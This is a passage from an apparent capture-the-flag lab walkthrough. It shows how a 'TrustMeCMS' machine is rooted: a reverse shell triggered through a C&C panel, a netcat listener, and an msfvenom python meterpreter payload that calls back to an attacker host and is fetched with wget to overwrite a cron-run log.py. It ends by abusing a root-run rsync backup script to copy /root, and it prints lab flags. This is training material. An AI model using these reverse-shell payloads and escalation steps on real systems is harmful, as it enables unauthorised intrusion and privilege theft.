And after specifying the IP:PORT on the C\&C panel and submitting the form again

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FtDF4coPwiUCffQEVCjDl%2Fimage.png?alt=media&amp;token=9ffab8a4-e010-4932-aa89-24e57218bc07" alt=""><figcaption></figcaption></figure>

we observe that the panel executes the script (as exptected) after downloading it from our server.&#x20;

Now we'll add code to for spawn a reverse shell (have the target connect back to us with a shell) once the script is executed

```
mousepad bb2229ef3d4caad8fbf1307d9d53e6ce.sh
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F2JLMH3QalFGrEzTauptq%2Fimage.png?alt=media&amp;token=63c8fc26-b166-484d-b11f-e788fc68ffd6" alt=""><figcaption></figcaption></figure>

Let's setup our listener to catch the reverse connection, then submitting the that form again

```
nc -lvp 3518
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FGlq0rp2nVsYS4ylSrrsG%2Fimage.png?alt=media&amp;token=5b037303-b949-4c4d-8743-3066656008a0" alt=""><figcaption></figcaption></figure>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F7Y9n4WjdYLCRjWzoA19r%2Fimage.png?alt=media&amp;token=9526a422-55cc-4ece-a692-524b6f254f9d" alt=""><figcaption></figcaption></figure>

And with that the `bb2229ef3d4caad8fbf1307d9d53e6ce.sh` script was executed to give us a reverse shell and initial access to the target.

## Phase 3: Discovering  /back directory and root owned backup.py script

Our next steps will be to escalated privilege to `root` user (to fully own the system), though we are still the user `www-data`.

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F4bmd32BEoyQj1aXaDZNp%2Fimage.png?alt=media&amp;token=f732edd6-f5df-48da-8b44-f393f1f591be" alt=""><figcaption></figcaption></figure>

To give us a shell that will be able to handle command like sudo (ie. password prompts) we use the script command

```
script -qc /bin/bash /dev/null
```

We start our enumeration by visiting `/home` folder

```
cd /home
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FVwVGAZRSxhnGt2mqXPZK%2Fimage.png?alt=media&amp;token=c7a16222-e563-499c-a498-8bcdd6d95938" alt=""><figcaption></figcaption></figure>


We find a user `alice`'s folder and in it is our second flag&#x20;

```
cd alice
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FwOx2ent84o86ntqDsKLD%2Fimage.png?alt=media&amp;token=f72175f8-0317-4943-ba0d-1c2a372a6032" alt=""><figcaption></figcaption></figure>

along with a interesting note and script folder

```
cat flag.txt
cat note.txt
```

> <mark style="color:purple;">{FLAG2:</mark><mark style="color:purple;">**Robing the rober**</mark><mark style="color:purple;">}</mark>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F3UkyCnr3tucBxTi6oQvG%2Fimage.png?alt=media&amp;token=5f3617c0-54b5-4352-906c-f0bf3319219e" alt=""><figcaption></figcaption></figure>

Looks like `root` had suspicions about `TrustMeCMS`, acted a little too late.  An important hint however is that he created a ***"a script to clear apache log during the tests**"* (We don't know why this is important yet)


Taking a quick look at the script

```
ls -la script
cat script/log.py
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FMOCTihM2dfGlFhyTdv1s%2Fimage.png?alt=media&amp;token=137c61c1-5ffb-4803-9260-a752d3ef0a04" alt=""><figcaption></figcaption></figure>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F2AaKnVI3ixOHd6tHYBL5%2Fimage.png?alt=media&amp;token=cb7402f8-e9b6-46db-9193-b641583c639a" alt=""><figcaption></figcaption></figure>

we don't get any ideas, yet, so we move on to look for all file across the system that have something to do with `alice`

```
grep --color=always -r '/' -we "alice" 2>/dev/null
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FvsX5sggXMvqNYxBwhUW5%2Fimage.png?alt=media&amp;token=68728566-0430-400c-be72-d470004f9ae1" alt=""><figcaption></figcaption></figure>

And we find the `/back` folder (not so hidden). Let's check it out

```
cd /back
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FUmqyrMdmj56dLzyRQSY5%2Fimage.png?alt=media&amp;token=8237d254-6ccb-44e1-9085-4d869841124a" alt=""><figcaption></figcaption></figure>

A bunch of scripts and folders and the `backup` folder we find ourselves our third flag and once again a note

```
ls -la backup
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FyxHBh1ziQA7whuo9cIUA%2Fimage.png?alt=media&amp;token=16c2b95d-f0d4-412a-8945-dbb6918ff73a" alt=""><figcaption></figcaption></figure>

```
cat flag.txt
cat note.txt
```

> <mark style="color:purple;">{FLAG3:</mark><mark style="color:purple;">**Power of snak**</mark><mark style="color:purple;">}</mark>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FyF46H4Fxnzqud0j21r3w%2Fimage.png?alt=media&amp;token=1fbcd6eb-0632-4f48-8acc-628d96e4f569" alt=""><figcaption></figcaption></figure>


He/she probably got tipped off by the big banner screaming ***"HACKED"*** on it. When we check out the `backup.py` script perhaps responsible for that website backup mentioned in the note

```
cat backup.py
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FRSNMwW9mi94w8hhbuLLR%2Fimage.png?alt=media&amp;token=5a11a0d5-0fff-4654-bca4-6a7a6954cbf0" alt=""><figcaption></figcaption></figure>


we spot a few interesting lines

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F4vrcOut3N9M0JzQIUnmL%2Fimage.png?alt=media&amp;token=3f8cc871-1865-4827-a026-093feb52d6ed" alt=""><figcaption></figcaption></figure>

* The script reads a path provided by `alice` from `/home/alice/backup/path.txt`&#x20;
* and uses `rsync` to copy content from that path to `/home/alice/backup`
* the script then changes the permissions on `home/alice/backup` to make it globally accessible, **even subdirectories**

what if we could use this process to copy the `/root` folder and access it at `/home/alice/backup` , however we do not have access to `/home/alice/backup`  to modify `path.txt` so we reach a pit stop.

{% hint style="info" %}
The `backup.py` script would have access to the `/root` folder since it is owned by `root` and likely executes as `root`, based on the note left for `alice`.
{% endhint %}

## Phase 4: Overwrite log.py script with custom payload to escalate privilege to Alice


So after getting some help we go back to `alice`'s script folder, and one of the first things to notice is that the folder is globally writable meaning we can create files in it.

```
cd /home/alice
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FiMXB3byW1qrMYojdQ2Yn%2Fimage.png?alt=media&amp;token=ca2e0c42-0798-4cb7-919b-7c15cc507109" alt=""><figcaption></figcaption></figure>

we notice that the `log.py` script has been running in the background, this proven by the timestamps of when it last cleared logs saved to `clear.log`&#x20;

```
cd script
cat clear.log
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F5IXQy8UdFFmfv3pZ4uGQ%2Fimage.png?alt=media&amp;token=e98d3247-dcda-424e-80dd-2b0a28bf1df9" alt=""><figcaption></figcaption></figure>

we observe that it is ran roughly every minute in the background.

```
cat log.py
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FCsnkNrptiwrTCmg1rZM2%2Fimage.png?alt=media&amp;token=e7d0a1e5-bbb2-46c5-8c07-b8fba2ab2b9e" alt=""><figcaption></figcaption></figure>

Since the script is owned by `alice` and only alice has execute permissions on it, it  runs under alice and our approach here is to overwrite the script with our own specially crafted `log.py` script since the folder is writable, and ofcourse our specially crafted `log.py` script will be reverse shell payload which will thus give us a shell under alice's account.

Let's generate that payload

**List python payloads**

```
msfvenom -l payloads | grep python
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FTtXSgScWOYUQUoqRYUn3%2Fimage.png?alt=media&amp;token=25629ccf-f7b8-4def-8225-499caa5cc435" alt=""><figcaption></figcaption></figure>

**Generate the payload with appropriate options**

{% code overflow="wrap" %}

```
msfvenom -p python/meterpreter/reverse_tcp_ssl LHOST=192.168.56.111 LPORT=3519 -o log.py
```

{% endcode %}

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FTRR5IoLzAYJCwtH8adBV%2Fimage.png?alt=media&amp;token=58a77130-a64a-4d9f-83fb-d3c057514d29" alt=""><figcaption></figcaption></figure>

{% hint style="info" %} <mark style="color:blue;">**LHOST**</mark> and <mark style="color:blue;">**LPORT**</mark> is the address:port combination the reverse shell payload will connect back to.
{% endhint %}


**Setup a meterpreter server to catch the connect back**

```
msfconsole
msf6> use multi/handler
msf6> set payload python/meterpreter/reverse_tcp_ssl
msf6> show options
msf6> set LHOST 192.168.56.111
msf6> set LPORT 3519
msf6> run
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FMOHovfaPzqWZaXOkr5o6%2Fimage.png?alt=media&amp;token=391b0b10-b970-4887-8296-3a4184287af1" alt=""><figcaption></figcaption></figure>

Let's backup the original `log.py` before we upload ours (optional), that is if we don't want to overwrite the original

```
mv log.py log.py.back
wget http://192.168.56.111:3517/log.py
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FEXd7GYLUf8J16FfepA3Q%2Fimage.png?alt=media&amp;token=0519116d-c380-4903-942f-a7fc0cd9a3a0" alt=""><figcaption></figcaption></figure>

Now let upload our generated `log.py` script

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FUPUH6NEnLtUcHT8sMoKy%2Fimage.png?alt=media&amp;token=eaa68d6c-5411-464d-b745-1b2eec4e3139" alt=""><figcaption></figcaption></figure>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FLrRCmhGqd8MBUuO56e5u%2Fimage.png?alt=media&amp;token=0bd4f46e-ab61-4c73-994e-2a035ad7095c" alt=""><figcaption></figcaption></figure>

Give it execute permissions so that it can be ran

```
chmod +x log.py
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Ficeegqy5lGxVb9yNABNM%2Fimage.png?alt=media&amp;token=8dfcd3af-0083-4297-a3ee-a3204e924eb4" alt=""><figcaption></figcaption></figure>

And after waiting we get a reverse connection and our meterpreter session is created

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FS29h9Q9fbAWOAOC4ehCM%2Fimage.png?alt=media&amp;token=12db8d39-c255-4aa4-8134-d642ce02fc73" alt=""><figcaption></figcaption></figure>

Running the shell on the session (and spawning a suitable shell)

```
meterpreter> shell
script -qc /bin/bash /dev/null
id
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F7kezN5iHLj06U5hb7vNr%2Fimage.png?alt=media&amp;token=5e33a6b2-d754-4ca2-b04b-48f9f6788bde" alt=""><figcaption></figcaption></figure>

we have successfully got a shell under `alice`, now everything alice has access to on the system, we have access to.

## Phase 5: Feed root owned backup.py script path to archive /root folder contents and gain root flag

Now having access to `alice`'s account an essentially the `/home/backup/path.txt` we revisit the `backup.py` script

```
cd /back
cat backup.py
cat backup/note.txt
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F4vrcOut3N9M0JzQIUnmL%2Fimage.png?alt=media&amp;token=3f8cc871-1865-4827-a026-093feb52d6ed" alt=""><figcaption></figcaption></figure>

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2Fsz0F2BYRPSCX3uKxvgoY%2Fimage.png?alt=media&amp;token=2f958da8-4c58-4c62-ab3e-032e7c710a24" alt=""><figcaption></figcaption></figure>


We visit `/home/alice/backup` to see that we now have access to it&#x20;

```
cd /home/alice
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2F0kHRXmf874Ut2jYz6k1i%2Fimage.png?alt=media&amp;token=9faec7b0-94ab-46ea-9636-e09aa0397f8c" alt=""><figcaption></figcaption></figure>

and can modify `path.txt`

```
ls -la backup
cat backup/path.txt
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FNBHNSeFDxrmzLETa5acd%2Fimage.png?alt=media&amp;token=9fffbe20-d017-4bbf-9ed9-556e228f9203" alt=""><figcaption></figcaption></figure>

Now to carry out our final privilege escalation effort to `root` we write the path to the `/root` folder

<pre><code><strong>echo /root > backup/path.txt
</strong></code></pre>

And just like with `log.py` the script executes in the background and our first confirmation is the change in permissions on `/home/alice/backup`

```
ls -l
ls -la backup
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FIsSPsaIhiNxKsYKKbWAu%2Fimage.png?alt=media&amp;token=2426aa11-139c-4bc7-a647-3dcbe0f197a0" alt=""><figcaption></figcaption></figure>

and in the `backup` folder we find our treasure... a copy of the `/root` folder

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FxPuyzxksk9EetvQk5Njr%2Fimage.png?alt=media&amp;token=86c03fbb-900b-4cec-b408-b336547da5c4" alt=""><figcaption></figcaption></figure>

with appropriate ownership and global permissions set, we can access the `root` copy

```
cd backup
cd root
ls -la
```

<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FFM0Q1QjNsKDe7FCh5GIJ%2Fimage.png?alt=media&amp;token=72850467-ef03-4238-bd5f-feed13dc6a35" alt=""><figcaption></figcaption></figure>


and with that our `root` flag.

```
cat flag.txt
```
<figure><img src="https://530650013-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FHrknh4Opej1MeoJZwo6F%2Fuploads%2FelYM79Xd6X3dUU3i34lE%2Fimage.png?alt=media&amp;token=e9913681-c3b8-472a-866f-5dbf87542347" alt=""><figcaption></figcaption></figure>